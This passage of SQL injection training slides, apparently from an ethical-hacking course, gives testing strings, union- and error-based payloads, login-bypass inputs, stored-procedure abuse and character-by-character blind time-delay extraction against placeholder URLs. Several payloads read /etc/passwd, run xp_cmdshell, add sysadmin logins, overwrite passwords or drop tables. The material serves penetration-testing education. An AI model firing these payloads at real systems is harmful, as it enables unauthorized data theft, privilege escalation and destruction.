WAITFOR DELAY '0:0:10'--
```



BENCHMARK() (Minutes)

This command runs on MySQL server.

```
BENCHMARK(howmanytimes, do this)
```

Boolean Exploitation Technique



01

Multiple valid statements that evaluate to **true** and **false** are supplied in the affected parameter in the **HTTP request**



02

By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**




03

This technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the **outcome of an operation**



Module Flow



SQL Injection Methodology

01

**Information
Gathering and
SQL Injection
Vulnerability
Detection**

02

**Launch SQL
Injection
Attacks**

03

**Advanced SQL
Injection**

Information Gathering

01

Check if the web application connects to a **Database Server** in order to access some data

02

List all **input fields**, **hidden fields**, and post requests whose values could be used in crafting a SQL query



03

Attempt to **inject codes** into the input fields to generate an error

04

Try to insert a **string value** where a number is expected in the input field



05

The **UNION operator** is used to combine the result-set of two or more **SELECT** statements

06

Detailed **error messages** provide a wealth of information to an attacker in order to execute SQL injection

Identifying Data Entry Paths



Attackers analyze web **GET** and **POST** requests to identify all the input fields, hidden fields, and cookies

Tamper Data

The screenshot shows the 'Tamper Data - Ongoing requests' window in Burp Suite. It displays a list of intercepted requests with columns for Time, Duration, Total Duration, Size, Method, Status, Content Type, URL, and Load Flags. Below the list, there are two tables showing the request and response headers for the selected request.

Time	Du...	Total D...	Size	Met...	Sta...	Content ...	URL	Load Flags
16:40:5...	189...	189 ms	7455	GET	200	image/png	http://images.apple.com/global/...	LOAD_NORMAL
16:40:5...	189...	189 ms	793	GET	200	image/png	http://images.apple.com/global/...	LOAD_NORMAL
16:40:5...	188...	188 ms	1224	GET	200	image/png	http://images.apple.com/global/...	LOAD_NORMAL
16:40:5...	183...	183 ms	475883	GET	200	image/jpeg	http://images.apple.com/v/home...	LOAD_NORMAL
16:40:5...	235...	235 ms	638040	GET	200	image/jpeg	http://images.apple.com/v/home...	LOAD_NORMAL
16:40:5...	759...	759 ms	0	GET	302	text/plain	http://metrics.apple.com/b/ss/ap...	LOAD_NORMAL

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	images.apple.com	Status	OK - 200
User-Agent	Mozilla/5.0 (Windows NT 6...	Last-Modified	Sat, 29 Jan 2011 00:26:09 GMT
Accept	image/png,image/*;q=0.8,*...	Server	Apache
Accept-Language	en-US,en;q=0.5	nnCoection	close
Accept-Encoding	gzip, deflate	Cneonction	close
Referer	http://images.apple.com/gl...	Accept-Ranges	bytes
Cookie	cd=3vmmLrdLND19HhVkgq...	Content-Length	7455
Connection	keep-alive	Content-Type	image/png
		Access-Control-Allow-Orl...	http://www.apple.com, http...
		Cache-Control	max-age=2300
		Expires	Sat, 16 Aug 2014 11:49:00 G...
		Date	Sat, 16 Aug 2014 11:10:40 G...
		Connection	keep-alive

Burp Suite

The screenshot shows the main interface of Burp Suite Free Edition v1.6. It includes a menu bar, a toolbar with various tools like Repeater, Sequencer, Decoder, Comparer, Extender, Options, Alerts, Target, Proxy, Spider, Scanner, and Intruder. Below the toolbar, there are tabs for Intercept, HTTP history, WebSockets history, and Options. The main pane displays a request to http://certifiedhacker.com:80 [202.75.54.101] with buttons for Forward, Drop, Intercept, and Action. Below the main pane, there are tabs for Raw, Headers, and Hex, and a search bar.

```
GET / HTTP/1.1
Host: certifiedhacker.com
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153
Safari/537.36
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
If-None-Match: "076b5f10b2cb1:31ccc8"
If-Modified-Since: Wed, 12 Jan 2011 05:20:06 GMT
```

<http://portswigger.net>

Extracting Information through Error Messages


- Error messages are essential for **extracting information** from the database
- It gives you the information about **operating system**, **database type**, database version, privilege level, OS interaction level, etc.
- Depending on the **type of errors found**, you can **vary the attack techniques**

Information Gathering Techniques

Parameter Tampering

- ⦿ Attacker manipulates parameters of GET and POST requests to generate errors
- ⦿ Error may give information such as database server name, directory structures, and the functions used for the SQL query
- ⦿ Parameters can be tampered directly from address bar or using proxies

<http://juggyboy.com/download.php?id=car>
<http://juggyboy.com/download.php?id=horse>
<http://juggyboy.com/download.php?id=book>




Error in query: Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)

Extracting Information through Error Messages (Cont'd)



Determining Database Engine Type

- Mostly the error messages will show you what **DB engine** you are working with
- ODBC errors will display **database type** as part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the **Operating System** and **Web Server**



Determining a SELECT Query Structure


- Try to replicate an **error free navigation**
- Could be as simple as ' and '1' = '1 Or ' and '1' = '2
- Generate specific errors
- Determine table and column names
'group by *columnnames* having 1=1 –
- Do we need parenthesis? Is it a subquery?

Injects

Most injections will land in the middle of a **SELECT** statement. In a SELECT clause we almost always end up in the **WHERE** section

Select Statement


```
SELECT * FROM table WHERE x =  
'normalinput' group by x  
having 1=1 -- GROUP BY x  
HAVING x = y ORDER BY x
```



Extracting Information through Error Messages (Cont'd)


Grouping Error

- HAVING command allows to further define a query based on the "grouped" fields
 - The error message will tell us which columns have not been grouped
- ```
' group by columnnames having 1=1 --
```



## Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted
- ```
' union select 1,1,'text',1,1,1 --  
' union select 1,1, bigint,1,1,1 --
```




Blind Injection

- Use time delays or error signatures to determine extract information

```
'; if condition waitfor delay '0:0:5' --  
'; union select if( condition , benchmark (100000, sha1('test')), 'false' ),1,1,1,1;
```


Extracting Information through Error Messages (Cont'd)



Note: If applications do not provide detailed error messages and return a simple **'500 Server Error'** or a custom error page then **attempt blind injection techniques**

Testing for SQL Injection

Testing String

||6

'||6

(||6)

' OR 1=1--

OR 1=1

' OR '1'=1

; OR '1'=1'

%27+--+

" or 1=1--

' or 1=1 /*

Testing String

or 1=1--

" or "a"="a

Admin' OR '

' having 1=1--

' OR 'text' = N'text'

' OR 2 > 1

' OR 'text' > 't'

' union select

Password:*/=1--

' or 1/*

Testing String

%22+or+isnull%281%2F0%29+%2F*

' group by userid having 1=1--

'; EXECUTE IMMEDIATE 'SEL' || 'ECT
US' || 'ER'

CRATE USER name IDENTIFIED BY
'pass123'

' union select
1,load_file('/etc/passwd'),1,1,1;

'; exec master..xp_cmdshell 'ping
10.10.1.2'--

exec sp_addsrvrolemember 'name',
'sysadmin'

GRANT CONNECT TO name; GRANT
RESOURCE TO name;

' union select * from users where login
= char(114,111,111,116);

Testing String

'/**/OR/**/1/**/=
/**/1

' or 1 in (select
@@version)--

' union all select
@@version--

' OR 'unusual' =
'unusual'

' OR 'something' =
'some'+ 'thing'

' OR 'something'
like 'some%'

' OR 'whatever' in
('whatever')

' OR 2 BETWEEN 1
and 3

' or username like
char(37);

Testing String

UNI/**/ON
SEL/**/ECT

'; EXEC ('SEL' + 'ECT
US' + 'ER')

+or+isnull%281%2F
0%29+%2F*

%27+OR+%277659
%27%3D%277659

%22+or+isnull%281
%2F0%29+%2F*

' and 1 in (select
var from temp)--

' ; drop table temp
--

exec sp_addlogin
'name', 'password'

@var select @var
as var into temp
end --

Note: Check CEHv9 Tools DVD, Module: 13 SQL Injection for comprehensive SQL injection cheat sheet

Additional Methods to Detect SQL Injection

■ Function Testing

This testing falls within the scope of black box testing, and as such, should require no knowledge of the **inner design of the code or logic**

■ Fuzzing Testing

It is an adaptive SQL injection testing technique used to **discover coding errors** by inputting massive amount of random data and observing the changes in the output

■ Static/Dynamic Testing

Analysis of the **web application source code**

Example of Function Testing

- ⚡ `http://juggyboy/?parameter=123`
- ⚡ `http://juggyboy/?parameter=1'`
- ⚡ `http://juggyboy/?parameter=1'#`
- ⚡ `http://juggyboy/?parameter=1"`
- ⚡ `http://juggyboy/?parameter=1 AND 1=1--`
- ⚡ `http://juggyboy/?parameter=1'-`
- ⚡ `http://juggyboy/?parameter=1 AND 1=2--`
- ⚡ `http://juggyboy/?parameter=1'/*`
- ⚡ `http://juggyboy/?parameter=1' AND '1'='1`
- ⚡ `http://juggyboy/?parameter=1 order by 1000`

SQL Injection **Black Box Pen** **Testing**



Detecting SQL Injection Issues

- Send **single quotes** as the input data to catch instances where the user input is not sanitized
- Send **double quotes** as the input data to catch instances where the user input is not sanitized

Detecting Input Sanitization

Use **right square bracket** (the] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Detecting Truncation Issues

Send **long strings** of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page

Detecting SQL Modification

- Send long strings of single quote characters (or right square brackets or double quotes)
- These max out the return values from **REPLACE** and **QUOTENAME** functions and might truncate the command variable used to hold the SQL statement

Source Code Review to Detect SQL Injection Vulnerabilities



The source code review aims at **locating** and **analyzing** the areas of the **code vulnerable** to SQL injection attacks



This can be performed either manually or with the help of tools such as **Microsoft Source Code Analyzer**, **CodeSecure**, **HP QAInspect**, **PLSQLScanner 2008**, etc.



Static Code Analysis

- 🕒 Analyzing the source code without executing
- 🕒 Helps to understand the security issues present in the source code of the program



Dynamic Code Analysis

- 🕒 Code analysis at runtime
- 🕒 Capable of finding the security issues caused by interaction of code with SQL databases, web services, etc.



SQL Injection Methodology



01

**Information
Gathering and SQL
Injection
Vulnerability
Detection**

02

**Launch SQL
Injection
Attacks**

03

**Advanced SQL
Injection**

Perform Union SQL Injection

Union SQL Injection - Extract Database Name

`http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--`

[DB_NAME] Returned from the server

Union SQL Injection - Extract Database Tables

`http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--`

[EMPLOYEE_TABLE] Returned from the server

Union SQL Injection - Extract Table Column Names

`http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name = 'EMPLOYEE_TABLE'--`

[EMPLOYEE_NAME]

Union SQL Injection - Extract 1st Field Data

`http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,COLUMN_NAME-1,3,4 from EMPLOYEE_NAME --`

[FIELD 1 VALUE] Returned from the server

Perform Error Based SQL Injection

Extract Database Name

- `http://www.juggyboy.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))--`
- Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.



Extract 1st Database Table

- `http://www.juggyboy.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))--`
- Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Table Column Name

- `http://www.juggyboy.com/page.aspx?id=1 or 1=convert(int,(select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))--`
- Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Field of 1st Row (Data)

- `http://www.juggyboy.com/page.aspx?id=1 or 1=convert(int,(select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--`
- Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.



Perform Error Based SQL Injection: Using Stored Procedure Injection



When using dynamic SQL within a stored procedure, the application must **properly sanitize the user input** to eliminate the risk of code injection, otherwise there is a chance of executing malicious SQL within the stored procedure

Consider the SQL Server Stored Procedure shown below:

```
Create procedure user_login @username
varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and
passwd = ' + @passwd
exec(@sqlstring) Go
```

User input:
anyusername or 1=1' anypassword

The procedure **does not sanitize the input**, allowing the return value to display an existing record with these parameters

Consider the SQL Server Stored Procedure shown below:

```
Create procedure get_report
@columnamelist varchar(7900) As
Declare @sqlstring varchar(8000) Set
@sqlstring = ' Select ' +
@columnamelist + ' from ReportTable'
exec(@sqlstring) Go
```

User input:

```
1 from users; update users set
password = 'password'; select *
```

This results in the report running and all **users' passwords being updated**

Note: The example given above may seem unlikely due to the use of dynamic SQL to log in a user, consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data

Bypass Website Logins Using SQL Injection

Try these at website login forms

```
admin' --  
admin' #  
admin'/*  
' or 1=1--  
' or 1=1#  
' or 1=1/*  
' ) or '1'='1--  
' ) or ('1'='1--
```



Login as different User

```
' UNION SELECT 1, 'anotheruser', 'doesn't matter', 1--
```

Try to bypass login by avoiding MD5 hash check

- You can union results with a known password and MD5 hash of supplied password
- The Web Application will compare your password and the supplied MD5 hash instead of MD5 from the database

Example:

```
Username : admin  
Password : 1234 ' AND 1=0 UNION  
ALL SELECT 'admin',  
'81dc9bdb52d04dc20036dbd8313ed055  
81dc9bdb52d04dc20036dbd8313ed055  
= MD5(1234)
```

Perform **Blind SQL Injection** – Exploitation (MySQL)



Searching for the
first character of
the first table
entry

```
/?id=1+AND+555=if(ord(mid((select+pass+  
from+users+limit+0,1  
,1,1))= 97,555,777)
```



If the table “**users**” contains a column “**pass**” and the first character of the first entry in this column is **97** (letter “a”), then DBMS will return **TRUE**; otherwise, **FALSE**.

Second Character



Searching for the
second character
of the first table
entry

```
/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1  
,2,1))= 97,555,777)
```



If the table “**users**” contains a column “**pass**” and the second character of the first entry in this column is **97** (letter «a»), then DBMS will return **TRUE**; otherwise, **FALSE**.

First Character

Blind SQL Injection - Extract Database User

01

Check for username length

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `LEN(USER)` until DBMS returns **TRUE**

02

Check if 1st character in username contains 'A' (a=97), 'B', or 'C' etc.

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),1,1)))` until DBMS returns **TRUE**

03

Check if 2nd character in username contains 'A' (a=97), 'B', or 'C' etc.

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),2,1)))` until DBMS returns **TRUE**

04

Check if 3rd character in username contains 'A' (a=97), 'B', or 'C' etc.

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),3,1)))` until DBMS returns **TRUE**

Blind SQL Injection - Extract Database Name

Check for Database Name Length and Name

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD (Considering that the database returned true for above statement)

Extract 1st Database Table

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP (Considering that the database returned true for above statement)

Blind SQL Injection - Extract Column Name

Extract 1st Table Column Name

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from  
ABCD.information_schema.columns where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from  
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from  
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from  
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```



Column Name = EID (Considering that the database returned true for above statement)

Extract 2nd Table Column Name

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where  
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from  
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from  
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from  
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from  
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT (Considering that the database returned true for above statement)

Blind SQL Injection - Extract Data from ROWS



Extract 1st Field of 1st Row

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY '00:00:10'--
```

Field Data = JOE (Considering that the database returned true for above statement)

Extract 2nd Field of 1st Row

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY '00:00:10'--
```

```
